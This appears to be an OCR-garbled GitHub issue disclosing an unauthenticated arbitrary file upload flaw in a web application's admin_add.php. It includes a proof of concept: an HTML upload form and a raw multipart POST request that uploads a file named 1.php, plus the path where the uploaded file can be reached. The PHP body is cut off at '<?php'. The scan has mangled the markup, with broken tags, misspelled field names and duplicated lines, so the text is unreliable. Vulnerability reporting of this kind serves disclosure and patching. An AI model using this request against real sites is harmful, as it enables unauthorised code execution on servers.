
New issue

Jump to bottom

there is a arbitrary file upload in admin_add.php #15



```
liao10086 commented on Jan 17, 2020 • edited ▼
version:1.0
No login required.
POC:
upload form
   <html>
   c(num)
cform method="post" action="http://127.0.0.1:8888/admin_add.php" enctype="multipart/form-data">
cform method="post" action="http://127.0.0.1:8888/admin_add.php" enctype="multipart/form-data">
ctd>cinput type="file" name="add" value="l" readOnly="true">
ctd>cinput type="file" name="mage">
cinput type="submit" name="sawe" value="upload" class="btn btn-primary">
     </form>
   </html>
or post data
   POST /admin_add.php HTTP/1.1
   Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Upgrade-Insecure-Requests: 1
    -----1224355802559658660204724760
   Content-Disposition: form-data; name="add"
   -----1224355802559658660204724760
Content-Disposition: form-data; name="image"; filename="1.php"
   Content-Type: text/php
   <?php
    -----1224355802559658660204724760
   Content-Disposition: form-data; name="save"
    -----1224355802559658660204724760--
after you upload your'e file u will find it here /bootstrap/img/1.php
```



Assignees

No one assigned

Labels

Projects None yet

Milestone

140 milestone

Development

No branches or pull requests

1 participant

